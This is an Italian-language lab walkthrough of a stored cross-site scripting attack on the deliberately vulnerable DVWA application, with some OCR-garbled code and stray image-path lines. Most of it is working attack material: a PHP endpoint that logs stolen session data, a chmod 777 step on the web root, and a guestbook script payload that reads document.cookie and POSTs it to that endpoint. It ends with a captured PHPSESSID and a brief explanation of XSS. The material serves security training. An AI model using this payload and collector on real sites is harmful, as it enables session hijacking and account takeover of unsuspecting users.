



XSS STORED



```
kali
File Azioni Modifica Visualizza Aiuto
(kali@kalikali)-[~]
$ sudo service mysql start
[sudo] password di kali:
(kali@kalikali)-[~]
$ sudo service apache2 start
(kali@kalikali)-[~]
$
```

Dopo aver avviato i servizi spostiamoci nella cartella /var/www/html e creiamo due file

- receive.php
- session_log.txt (vuoto)



```
/var/www/html/receive.php - Mousepad
File Modifica Cerca Visualizza Documento Aiuto
1 k?php
2 // Verifica se è stato inviato un valore 'session'
3 if (isset($_POST['session'])) {
4     // Ottieni il valore della sessione
5     $sessionData = $_POST['session'];
6
7     // Percorso del file di log
8     $logFile = 'session_log.txt';
9
10    // Scrivi la sessione nel file di log
11    file_put_contents($logFile, $sessionData . PHP_EOL, FILE_APPEND);
12
13    // Invia una risposta di successo al client
14    echo "Sessione inviata e salvata correttamente.";
15 } else {
16     // Se non viene inviata alcuna sessione, restituisci un errore
17     echo "Errore: Sessione non ricevuta.";
18 }
19 ?>
```

Diamo i permessi ai file in questo modo

- sudo chmod 766 receive.php
- sudo chmod 766 session_log.txt

Abilitiamo anche i permessi nella directory html


- sudo chmod 777 html

Per verificare i permessi usiamo ls -l

```
-rwxr--r-- 1 root root 575 11 giu 15.01 receive.php
-rwxr--r-- 1 root root 57 11 giu 15.16 session_log.txt
```

Su DVWA impostiamo la security "low"

Prima di inserire lo Script modifichiamo il numero dei caratteri




Maxlength = "500" per avere più margine di scrittura

```
<textarea name="mtxMessage" cols="50"
rows="3" maxlength="500"></textarea>
```

Vulnerability: Stored Cross Site Scripting (XSS)

Name *	<input type="text" value="XSS Stored"/>
Message *	<pre><script> var sessionData = document.cookie; var xhr = new XMLHttpRequest(); xhr.open("POST", "http://localhost/receive.php", true); xhr.setRequestHeader("Content-Type", "application/x-www-form-urlencoded"); xhr.send("session=" + encodeURIComponent(sessionData)); </script></pre>
<input type="button" value="Sign Guestbook"/>	

Una volta fatto **Sing Guestbook** dello Script, il messaggio sarà presente nella cartella **session_log.txt** precedentemente creata e lasciata vuota



```
kali@kali: /var/www/html
File Azioni Modifica Visualizza Aiuto
GNU nano 7.2 session_log.txt
security=low; PHPSESSID=b981286f475b77f5b4a4db948b013fea
```

Gli attacchi “Cross-Site-Scripting” sono un tipo di problema di Injection in cui script dannosi vengono iniettati in siti Web dinamici che impiegano un insufficiente controllo nell’input nel form.

Un utente malintenzionato può XSS per inviare uno script dannoso a un utente ignaro, il browser dell’utente non ha modo di sapere che lo script non è attendibile ed eseguirà il Javascript ritenendo che lo script provenga da una fonte attendibile.

Lo script può accedere a qualsiasi cookie, token di sessione e altre informazioni riservate conservate nel browser.

il livello “low” non controllerà l’input prima di utilizzarlo nel testo di output.

Ciandri I